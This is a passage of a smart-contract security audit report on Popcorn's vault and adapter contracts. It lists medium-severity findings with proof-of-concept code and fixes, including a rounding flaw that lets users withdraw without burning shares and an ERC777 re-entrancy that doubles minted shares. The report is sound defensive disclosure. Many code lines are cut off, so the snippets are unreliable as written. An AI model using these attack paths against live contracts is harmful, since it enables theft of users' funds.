    asset.mint(alice, depositAmount);
    vm.startPrank(alice);
    asset.approve(address(vault), depositAmount);
    vault.deposit(depositAmount, alice);
    vm.stopPrank();

    // 7 days pass and Alice want to withdraw her ETH from vault
    uint256 timestamp = block.timestamp + 604800;
    vm.warp(timestamp);

    // Vault creator call takeManagementAndPerformanceFees to ta
    vault.takeManagementAndPerformanceFees();

    // Alice withdraw her ETH
    vm.startPrank(alice);
    vault.redeem(vault.balanceOf(alice), alice, alice);
```

```
        uint256 feeInAssetIfFrontRun = vault.convertToAssets(vault.b
        console.log("feeInAssetIfFrontRun: ", feeInAssetIfFrontRun);
    }
```

In the second scenario, no front-run to call the `takeManagementAndPerformanceFees` function happens. Result is that feeReceipient will have 190 ETH.

```
    function test__managementFeeNoFrontRun() public {
        _setFees(1e17, 1e17, 1e17, 0);

        // Alice deposit 1000 ether to the vault
        uint256 depositAmount = 1000 ether;
        asset.mint(alice, depositAmount);
        vm.startPrank(alice);
        asset.approve(address(vault), depositAmount);
        vault.deposit(depositAmount, alice);
        vm.stopPrank();

        // 7 days pass and Alice want to withdraw her ETH from vault
        uint256 timestamp = block.timestamp + 604800;
        vm.warp(timestamp);

        // Alice withdraw her ETH
        vm.startPrank(alice);
        vault.redeem(vault.balanceOf(alice), alice, alice);

        // Vault creator call takeManagementAndPerformanceFees to ta
        vault.takeManagementAndPerformanceFees();

        uint256 feeInAssetIfNoFrontRun = vault.convertToAssets(vault
        console.log("feeInAssetIfNoFrontRun: ", feeInAssetIfNoFrontR
    }
```

## Recommended Mitigation Steps:

`feesUpdatedAt` variable is not updated frequently enough. They are only updated when calling `takeManagementAndPerformanceFees` and `changeAdapter`.

The fee should be calculated and took more frequently in each deposit and withdrawal of assets.

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-16] The calculation of `takeFees` in `Vault` contract is incorrect

*Submitted by* KingNFT*, also found by* immeas *and* bin2chen

The calculation of `takeFees` in `Vault` contract is incorrect, which will cause fee charged less than expected.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L480-L494

### Proof of Concept

To simplify the problem, let's given the fee parameters are as follows:

```
// Fees are set in 1e18 for 100% (1 BPS = 1e14)
struct VaultFees {
    uint64 deposit; // 0
    uint64 withdrawal; // 0
    uint64 management; // 0.5e18 = 50%
    uint64 performance; // 0
}
```

And the initial asset token and share tokens in the vault are:

```
totalAsset = 100 $AST
totalShare = 100 $SHR
yieldEarnings = 0 $AST
```

The yield earnings is also set to 0.

As the yearly management fee is 50%, so the expected fee for one year is:

```
feeInAsset = 100 $AST * 0.5 = 50 $AST
```

Now let's calculate the actual fee. The implementation of `accruedManagementFee()` is

```
function accruedManagementFee() public view returns (uint256
    uint256 managementFee = fees.management;
    return
        managementFee > 0
            ? managementFee.mulDiv(
                totalAssets() * (block.timestamp - feesUpdat
                SECONDS_PER_YEAR,
                Math.Rounding.Down
            ) / 1e18
            : 0;
}
```

So in this case, one year later, the calculation of first step for `managementFee` will be

```
managementFee = 0.5e18 * 100 $AST  * SECONDS_PER_YEAR / SECONDS_
```

The implementation of `takeFees()` is

```
modifier takeFees() {
    uint256 managementFee = accruedManagementFee();
    uint256 totalFee = managementFee + accruedPerformanc
    uint256 currentAssets = totalAssets();
    uint256 shareValue = convertToAssets(1e18);

    if (shareValue > highWaterMark) highWaterMark = shar

    if (managementFee > 0) feesUpdatedAt = block.timesta

    if (totalFee > 0 && currentAssets > 0)
        _mint(feeRecipient, convertToShares(totalFee));

    _;
}
```

So, variables before L491 of `takeFees()` will be

```
managementFee = 50 $AST
totalFee  = 50 $AST + 0 = 50 $AST
currentAssets  = 100 $AST
```

As the implementation of `convertToShares()` is

```
    function convertToShares(uint256 assets) public view returns
        uint256 supply = totalSupply();

        return
            supply == 0
                ? assets
                : assets.mulDiv(supply, totalAssets(), Math.Rour
    }
```

So the second parameter for `_mint()` call at L491 is

```
feeInShare = convertToShares(totalFee) = convertToShares(50 $AST
```

After `_mint()` at L491, the variables will be

```
shareOfUser = 100 $SHR
shareOfFeeRecipient = 50 $SHR
totalShare = 100 + 50  = 150 $SHR
totalAsset = 100 $AST
```

The implementation of `convertToAssets()` is

```
    function convertToAssets(uint256 shares) public view returns
        uint256 supply = totalSupply();

        return
            supply == 0
                ? shares
```

```
                : shares.mulDiv(totalAssets(), supply, Math.Rour
    }
```

Now we can get actual fee by calling `convertToAsset()` , which is

```
actualFeeInAsset = convertToAsset(feeInShare) = convertToAsset(5
```

We can see the actual fee is less than expected, the realistic parameters will be less than the give 0.5e18, but it will be always true that the actual fee charged is not enough.

## Tools Used

VS Code

## Recommended Mitigation Steps

Use the correct formula such as:

```
    modifier takeFees() {
        uint256 managementFee = accruedManagementFee();
        uint256 totalFee = managementFee + accruedPerformanceFee
        uint256 currentAssets = totalAssets();
        uint256 shareValue = convertToAssets(1e18);

        if (shareValue > highWaterMark) highWaterMark = shareVal

        if (managementFee > 0) feesUpdatedAt = block.timestamp;

-       if (totalFee > 0 && currentAssets > 0)
-           _mint(feeRecipient, convertToShares(totalFee));
+       if (totalFee > 0 && currentAssets > 0) {
+           uint256 supply = totalSupply();
+           uint256 feeInShare = supply == 0
+               ? totalFee
+               : totalFee.mulDiv(supply, currentAssets - totalF
+           _mint(feeRecipient, feeInShare);
+       }

        _;
```

```
        }
```

RedVeil (Popcorn) confirmed

## [M-17] Malicious Users Can Drain The Assets Of Vault. (Due to not being ERC4626 Complaint)

*Submitted by* fs0c, *also found by* 0xmuxyz, bin2chen, ladboy233, Kumpa, nadin, DadeKuma, koxuan, rvierdiiev, *and* rvi0x

Malicious users can drain the assets of the vault.

### Proof of Concept

The `withdraw` function users `convertToShares` to convert the assets to the amount of shares. These shares are burned from the users account and the assets are returned to the user.

The function `withdraw` is shown below:

```
    function withdraw(
            uint256 assets,
            address receiver,
            address owner
        ) public nonReentrant syncFeeCheckpoint returns (uint256 sha
            if (receiver == address(0)) revert InvalidReceiver();

            shares = convertToShares(assets);
    /// .... [skipped the code]
```

The function `convertToShares` is shown below:

```
    function convertToShares(uint256 assets) public view returns (ui
            uint256 supply = totalSupply(); // Saves an extra SLOAD

            return
                supply == 0
```

```
                    ? assets
                    : assets.mulDiv(supply, totalAssets(), Math.Rour
        }
```

It uses `Math.Rounding.Down` , but it should use `Math.Rounding.Up`

Assume that the vault with the following state:

- Total Asset = 1000 WETH
- Total Supply = 10 shares

Assume that Alice wants to withdraw 99 WETH from the vault. Thus, she calls the `Vault.withdraw(99 WETH)` function.

The calculation would go like this:

```
assets = 99
return value = assets * supply / totalAssets()
return value = 99 * 10 / 1000
return value = 0
```

The value would be rounded round to zero. This will be the amount of shares burned from users account, which is zero.

Hence user can drain the assets from the vault without burning their shares.

> Note : A similar issue also exists in `mint` functionality where `Math.Rounding.Down` is used and `Math.Rounding.Up` should be used.

## Recommended Mitigation Steps

Use `Math.Rounding.Up` instead of `Math.Rounding.Down` .

As per OZ implementation here is the rounding method that should be used:

`deposit : convertToShares → Math.Rounding.Down`

```
mint : converttoAssets → Math.Rounding.Up

withdraw : convertToShares → Math.Rounding.Up

redeem : convertToAssets → Math.Rounding.Down
```

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-18] Strategy can't earn yields for user as underlyingBalance is not updated when strategy deposits

*Submitted by* rvierdiiev

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L158

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L456-L472

### Impact

Strategy can't earn yields for user as underlyingBalance is not updated when strategy deposits.

### Proof of Concept

When someone deposits/withdraws from adapter, then `underlyingBalance` variable is updated with deposited/withdrawn to the vault shares amount.

Only when user deposits or withdraws, then `AdapterBase` changes totalSupply(it mints or burns shares).

This is how shares of users are calculated inside BeefyAdapter:

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/beefy/BeefyAdapter.sol#L122-L133

```
function convertToUnderlyingShares(uint256, uint256 shares)
    public
    view
    override
    returns (uint256)
{
    uint256 supply = totalSupply();
    return
        supply == 0
            ? shares
            : shares.mulDiv(underlyingBalance, supply, Math.
}
```

As you can see, when user provides amount of shares that he wants to withdraw, then these shares are recalculated in order to receive shares amount inside vault. This depends on underlyingBalance and totalSupply.

Each adapter can have a strategy that can withdraw `harvest` and then redeposit it inside the vault. In this case users should earn new shares.

When adapter wants to deposit to vault it should call `strategyDeposit` function.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L456-L461

```
function strategyDeposit(uint256 amount, uint256 shares)
    public
    onlyStrategy
{
    _protocolDeposit(amount, shares);
}
```

This function is just sending all amounts to the vault.

But actually it should also increase `underlyingBalance` with shares amount that it will receive by depositing. Because this is not happening, `underlyingBalance` always equal to totalSupply and users do not earn any yields using strategy as

`convertToUnderlyingShares` function will just return same value as provided shares. So currently users can't earn any yields using strategy.

Note: this was discussed with protocol developer and he explained to me how it should work.

### Tools Used

VS Code

### Recommended Mitigation Steps

Increase `underlyingBalance` with shares amount that it will receive by depositing. But do not mint shares.

**RedVeil (Popcorn) acknowledged**

**LSDan (judge) decreased severity to Medium and commented**:

> I'm bringing this back as a Medium risk due to additional context provided by the warden *(note: see conversation on original submission for full details)*

## [M-19] Owner can collect management fees with a new increased fee for previous time period.

*Submitted by* GreedyGoblin, *also found by* chaduke, jasonxiale, 0xNineDec, *and* peakbolt

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L480

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L488

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L540

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L429

## Impact

The Owner of the contract can change the fee, and after the rage quit period it can cash those fees for the period of time where different fees were active.

This allows the Owner to collect as much management fee as it wants for an already passed time period, when it should only apply from the time it has been changed.

## Proof of Concept

This contract allows the Owner to change the fees. To do so the `proposeFees()` procedure is called. This procedure will update the proposed fees, which then can be applied by calling the `changeFees()` procedure after the rage quit period has passed (the rage quit period is a period of time that has to pass between proposing a fee and applying it).

To collect the fees, the Owner calls the procedure `takeManagementAndPerformanceFees()`. This procedure contains the modifier `takeFees()` which collects the fees.

```
    modifier takeFees() {
        uint256 managementFee = accruedManagementFee();
        uint256 totalFee = managementFee + accruedPerformanceFee
        uint256 currentAssets = totalAssets();
        uint256 shareValue = convertToAssets(1e18);

        if (shareValue > highWaterMark) highWaterMark = shareVal

        if (managementFee > 0) feesUpdatedAt = block.timestamp;

        if (totalFee > 0 && currentAssets > 0)
            _mint(feeRecipient, convertToShares(totalFee));

        _;
    }
```

Inside the `takeFees()` modifier the code `if (managementFee > 0) feesUpdatedAt = block.timestamp;` updates the variable `feesUpdatedAt` only if the fees are greater than 0. This variable is used as a timestamp of when was the last time fees were collected.


`managementFee` is calculated using the function `accruedManagementFees()`.


```
    function accruedManagementFee() public view returns (uint256) {
            uint256 managementFee = fees.management;
            return
                managementFee > 0
                    ? managementFee.mulDiv(
                        totalAssets() * (block.timestamp - feesUpdat
                        SECONDS_PER_YEAR,
                        Math.Rounding.Down
                    ) / 1e18
                    : 0;
        }
```

Here the `managementFee` is calculated using the `feesUpdatedAt` variable. In the calculation, the further apart the `feesUpdated` is in comparison to the `block.timestamp`, the greater the fee will be.


This `feesUpdatedAt` variable is not updated when the fee is changed using `changeFee()` or when the fees are proposed using `proposeFee()`. This allows the owner to collect a fee for a period of time where the fee was different.

**Current behaviour:**






**Ideal behaviour:**




The diagrams show how the management fees are charged for a period of time where they were not active. The ideal behaviour diagram shows how it should behave in order to apply the management fees fairly.

**Steps:**

1. Create vault with 0 fees
2. Wait x amount of days
3. Change fee to something bigger than the previous fee
4. Collect the fees (fees collected will be from creation of vault until now with the new fee)

With these 4 steps, a Vault creator can charge a new management fee for period of time where a different fee was active.

### Tools Used

Visual Studio Code

### Recommended Mitigation Steps

The variable `feesUpdatedAt` should be updated even when the fees are 0.

Fees should be collected when a new fee is applied, therefore the time period where the former fee was current will be collected correctly and the `feesUpdatedAt` variable will be updated to the timestamp of when the new fee has been applied.

**RedVeil (Popcorn) confirmed**

## [M-20] erc777 cross function re-entrancy

*Submitted by* **0xWeiss**

When an erc777 is used as asset for the vault, you can re-enter the `\_mint` function by minting the double you would have minted with a normal erc20 token.

### Vulnerability Details

The following 2 functions allow minting in the vault. One is for depositing a certain amount of assets, in this case, erc777 and getting shares in exchange, and the second one is to calculate the number of assets you have to send to mint “x” shares. The problem relies on the following lines:

deposit function:

```
_mint(receiver, shares);

asset.safeTransferFrom(msg.sender, address(this), assets);

adapter.deposit(assets, address(this));
```

The erc777 has a callback to the owner of the tokens before doing transferFrom. In this case, it is a vulnerable function because it is minting the shares before we

transfer the tokens. So, on the callback that transferFrom makes to our attacker contract, we directly call the other mint function that is also publicly callable by anyone. The reason why we can't re-enter the deposit is that it has a `nonReentrant` modifier, so we have to perform a cross-function re-entrancy.

mint function:

```
        _mint(receiver, shares);

        asset.safeTransferFrom(msg.sender, address(this), assets);

        adapter.deposit(assets, address(this));
```

So eventually, you will be able to get twice as many shares every time you deposit.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol?plain=1#L134-L157

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol?plain=1#L170-L198

## Impact

Eventually you will be able to mint twice as much as you provide assets.

## Recommended Mitigation Steps

The changes that have to be made are 2:

Either state clearly that erc777 are not supported, or

Change the flow of the function, transferring first the assets and then getting the shares.

```
        asset.safeTransferFrom(msg.sender, address(this), assets); //
        _mint(receiver, shares);
```

```
adapter.deposit(assets, address(this));
```

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-21] AdapterBase should always use delegatecall to call the functions in the strategy

*Submitted by* cccz*, also found by* bin2chen

The strategy contract will generally let the Adapter contract use delegatecall to call its functions.

So IAdapter(address(this)).call is used frequently in strategy contracts, because when the Adapter calls the strategy's functions using delegatecall, address(this) is the Adapter:

```
function harvest() public override {
  address router = abi.decode(IAdapter(address(this)).strategy
  address asset = IAdapter(address(this)).asset();
  ...
```

But in AdapterBase._verifyAndSetupStrategy, the verifyAdapterSelectorCompatibility/verifyAdapterCompatibility/setUp functions are not called with delegatecall, which causes the context of these functions to be the strategy contract:

```
function _verifyAndSetupStrategy(bytes4[8] memory requiredSi
    strategy.verifyAdapterSelectorCompatibility(requiredSigs
    strategy.verifyAdapterCompatibility(strategyConfig);
    strategy.setUp(strategyConfig);
}
```

And since the strategy contract does not implement the interface of the Adapter contract, these functions will fail, making it impossible to create a Vault using that

strategy.

```
function verifyAdapterCompatibility(bytes memory data) public
  address router = abi.decode(data, (address));
  address asset = IAdapter(address(this)).asset();
```

More dangerously, if functions such as setup are executed successfully because they do not call the Adapter's functions, they may later error out when calling the harvest function because the settings in setup are invalid.

### Proof of Concept

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L479-L483

### Recommended Mitigation Steps

In `AdapterBase.\_verifyAndSetupStrategy`, the verifyAdapterSelectorCompatibility/verifyAdapterCompatibility/setUp functions are called using delegatecall.

RedVeil (Popcorn) confirmed

## [M-22] Vault fees can be set to anything when initializing

*Submitted by* aashar, *also found by* rbserver, Aymen0909, hashminer0725, 0xmuxyz, 7siech, *and* supernova

The vault owner can charge any fees when initializing. Because of this a lot of problems can occur.

1. If the fees are set at 1e18, the withdraw function won't work as it will cause division by 0 error.
2. If all the fees are set beyond 1e18, many of the functions won't work due to arithmetic overflow.

## Proof of Concept

Below is the code where the fees can be set to anything during the initialization:

```
function initialize(
        IERC20 asset_,
        IERC4626 adapter_,
        VaultFees calldata fees_,
        address feeRecipient_,
        address owner
    ) external initializer {
       //code
        fees = fees_;
      // code
```

Here is a test to confirm the same:

```
function test_Vault_any_Fees() public{
    address vaultAddress1 = address(new Vault());
    Vault vault1;
    vault1 = Vault(vaultAddress1);
    vault1.initialize(
      IERC20(address(asset)),
      IERC4626(address(adapter)),
      VaultFees({ deposit: 2e18, withdrawal: 2e18, management: 2
      feeRecipient,
      address(this)
    );
  }
```

## Tools Used

Foundry tests

## Recommended Mitigation Steps

Add a revert statement like this:

```
if (
            newFees.deposit >= 1e18 ||
            newFees.withdrawal >= 1e18 ||
```

```
            newFees.management >= 1e18 ||
            newFees.performance >= 1e18
        ) revert InvalidVaultFees();
```

RedVeil (Popcorn) confirmed, but disagreed with severity

LSDan (judge) decreased severity to Medium

## [M-23] `syncFeeCheckpoint()` does not modify the highWaterMark correctly, sometimes it might even decrease its value, resulting in charging more performance fees than it should

*Submitted by* chaduke*, also found by* KIntern_NA*,* rbserver*,* cccz*, and* cccz

`syncFeeCheckpoint()` does not modify the `highWaterMark` correctly, sometimes it might even decrease its value, resulting in charging more performance fees than it should.

### Proof of Concept

The `Vault.syncFeeCheckpoint()` function does not modify the `highWaterMark` correctly, sometimes it might even decrease its value, resulting in charging more performance fees than it should. Instead of updating with a higher share values, it might actually decrease the value of `highWaterMark`. As a result, more performance fees might be charged since the `highWaterMark` was brought down again and again.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol# L496-L499

```
    modifier syncFeeCheckpoint() {
        _;
        highWaterMark = convertToAssets(1e18);
    }
```

1. Suppose the current `highWaterMark = 2 * e18` and `convertToAssets(1e18) = 1.5 * e18`.
2. After `deposit()` is called, since the `deposit()` function has the `synFeeCheckpoint` modifier, the `highWaterMark` will be incorrectly reset to `1.5 * e18`.
3. Suppose after some activities, `convertToAssets(1e18) = 1.99 * e18`.
4. `TakeFees()` is called, then the performance fee will be charged, since it wrongly decides `convertToAssets(1e18) > highWaterMark` with the wrong `highWaterMark = 1.5 * e18`. The correct `highWaterMark` should be `2 * e18`:

```
 modifier takeFees() {
        uint256 managementFee = accruedManagementFee();
        uint256 totalFee = managementFee + accruedPerformanceFee
        uint256 currentAssets = totalAssets();
        uint256 shareValue = convertToAssets(1e18);

        if (shareValue > highWaterMark) highWaterMark = shareVal

        if (managementFee > 0) feesUpdatedAt = block.timestamp;

        if (totalFee > 0 && currentAssets > 0)
            _mint(feeRecipient, convertToShares(totalFee));

        _;
    }
function accruedPerformanceFee() public view returns (uint256) {
        uint256 highWaterMark_ = highWaterMark;
        uint256 shareValue = convertToAssets(1e18);
        uint256 performanceFee = fees.performance;

        return
            performanceFee > 0 && shareValue > highWaterMark
                ? performanceFee.mulDiv(
                    (shareValue - highWaterMark) * totalSupply()
                    1e36,
                    Math.Rounding.Down
                )
                : 0;
    }
```

5. As a result, the performance fee is charged when it is not supposed to do so. Investors might not be happy with this.

### Tools Used

Remix

### Recommended Mitigation Steps

Revise the `syncFeeCheckpoint()` as follows:

```
    modifier syncFeeCheckpoint() {
            _;

             uint256 shareValue = convertToAssets(1e18);

            if (shareValue > highWaterMark) highWaterMark = shareVal
        }
```

RedVeil (Popcorn) confirmed

## [M-24] Accrued perfomance fee calculation takes wrong assumptions for share decimals, leading to loss of shares or hyperinflation

*Submitted by* DadeKuma, *also found by* joestakey, Kumpa, CRYP70, *and* 0xTraub

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L529-L542

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L447-L460

### Vulnerability details

This issue applies to both `AdapterBase.sol` and `Vault.sol`. For the sake of simplicity and brevity, this POC will describe just the former.

## Impact

Fee calculation is wrong and it either takes too few or too many shares than what is supposed to be when calculating the `accruedPerformanceFee` and the shares decimals are not `18`.

The former causes a loss of shares that the `FEE_RECIPIENT` should earn, but the latter causes hyperinflation, which makes users' shares worthless.

## Proof of Concept

`accruedPerformanceFee` doesn't take into consideration the shares' decimals, and it supposes that it's always `1e18`.

This is supposed to be a percentage and it's calculated as the following, rounding down.

```
    function accruedPerformanceFee() public view returns (uint256) {
        uint256 highWaterMark_ = highWaterMark;
        uint256 shareValue = convertToAssets(1e18);
        uint256 performanceFee_ = performanceFee;

        return
            performanceFee_ > 0 && shareValue > highWaterMark_
                ? performanceFee_.mulDiv(
                    (shareValue - highWaterMark_) * totalSupply(),
                    1e36,
                    Math.Rounding.Down
                )
                : 0;
    }
```

This calculation is wrong because the assumption is:

```
    totalSupply (1e18) * performanceFee_ (1e18) = 1e36
```

which is not always true because the `totalSupply` decimals can be greater or lesser than that.

Let's see what would happen in this case.

**Best case scenario:** `supply decimals < 1e18`

In this case, the fee calculation will always round to zero, thus the `FEE_RECIPIENT` will never get the deserved accrued fees.

**Worst case scenario:** `supply decimals > 1e18`

The `FEE_RECIPIENT` will get a highly disproportionate number of shares.

This will lead to share hyperinflation, which will also impact the users, making their shares worthless.

### Recommended Mitigation Steps

Modify the fee calculation so it's divided with the correct denominator, that takes into account the share decimals:

```
    performanceFee_ > 0 && shareValue > highWaterMark_
    ? performanceFee_.mulDiv(
        (shareValue - highWaterMark_) * totalSupply(),
        1e18 * (10 ** decimals()),
        Math.Rounding.Down
    )
    : 0;
    ``
```

[RedVeil (Popcorn) confirmed, but disagreed with severity]

[LSDan (judge) decreased severity to Medium]

## [M-25] AdpaterBase.harvest should be called before deposit and withdraw

*Submitted by* [rvierdiiev], *also found by* [bin2chen]

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L438-L450

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L162

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L232

## Impact

AdpaterBase.harvest should be called before deposit and withdraw.

## Proof of Concept

Function `harvest` is called in order to receive yields for the adapter. It calls strategy, which handles that process. Depending on strategy it can call `strategyDeposit` function in order to deposit earned amount through the adaptor.

That actually means that in case if totalAssets was X before `harvest` call, then after it becomes X+Y, in case if Y yields were earned by adapter and strategy deposited it. So for the same amount of shares, user can receive bigger amount of assets.

When user deposits or withdraws, then `harvest` function is called, but it's called after shares amount calculation.

Because of that, in case of deposit, all previous depositors lose some part of yields as they share it with new depositor.

And in case of withdraw, user loses his yields.

## Tools Used

VS Code

## Recommended Mitigation Steps

Call `harvest` before shares amount calculation.

RedVeil (Popcorn) acknowledged

## [M-26] `**Harvest()**` may not be executed when changing a Vault adapter

*Submitted by* 0xBeirao

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L594-L613

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L162

### Impact

Changing the adapter (that uses a strategy) of an already credited vault can result in a loss of user funds.

### Proof of Concept

**Scenario:**

- A **Vault** owner wants to change the underlying `**Adapter**`
- Owner calls the `**proposeAdapter()**` and then `**changeAdapter()**` that will call the `**redeem()**` adapter function :
    - https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L193-L235
- Here the goal is to empty the **Strategy** and **Adapter** underlying contracts of the **Vault** to make a safe adapter change.

Issue scenario 1 : the `**harvest()**` function is in cooldown.

Issue scenario 2 : the `**harvest()**` function revert.

In both cases, the `**harvest()**` function will not execute. The adapter will change without harvesting from the **Strategy** causing the loss of unclaimed rewards.

### Recommended Mitigation Steps

Change the `harvest()` function from :

```
    function harvest() public takeFees {
        if (
            address(strategy) != address(0) &&
            ((lastHarvest + harvestCooldown) < block.timestamp)
        ) {
            // solhint-disable
            address(strategy).delegatecall(
                abi.encodeWithSignature("harvest()")
            );
        }

        emit Harvested();
    }
```

to :

```
    function harvest() public takeFees {
        if (
            address(strategy) == address(0) ||
            ((lastHarvest + harvestCooldown) > block.timestamp)
        ) {
            revert();  // Fixing the "Issue senario 1"
        }

        (bool success, ) = address(strategy).delegatecall(
            abi.encodeWithSignature("harvest()")
        );

        if (!success) revert(); // Fixing the "Issue senario 2"

        emit Harvested();
    }
```

**RedVeil (Popcorn) confirmed, but disagreed with severity**

LSDan (judge) decreased severity to Medium

## [M-27] Faulty Escrow config will lock up reward tokens in Staking contract

*Submitted by* gjaldon, *also found by* Aymen0909, 0x52, hansfriese, KIntern_NA, *and* rvierdiiev

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/VaultController.sol#L443-L471

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L265-L270

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/utils/MultiRewardStaking.sol#L178-L179

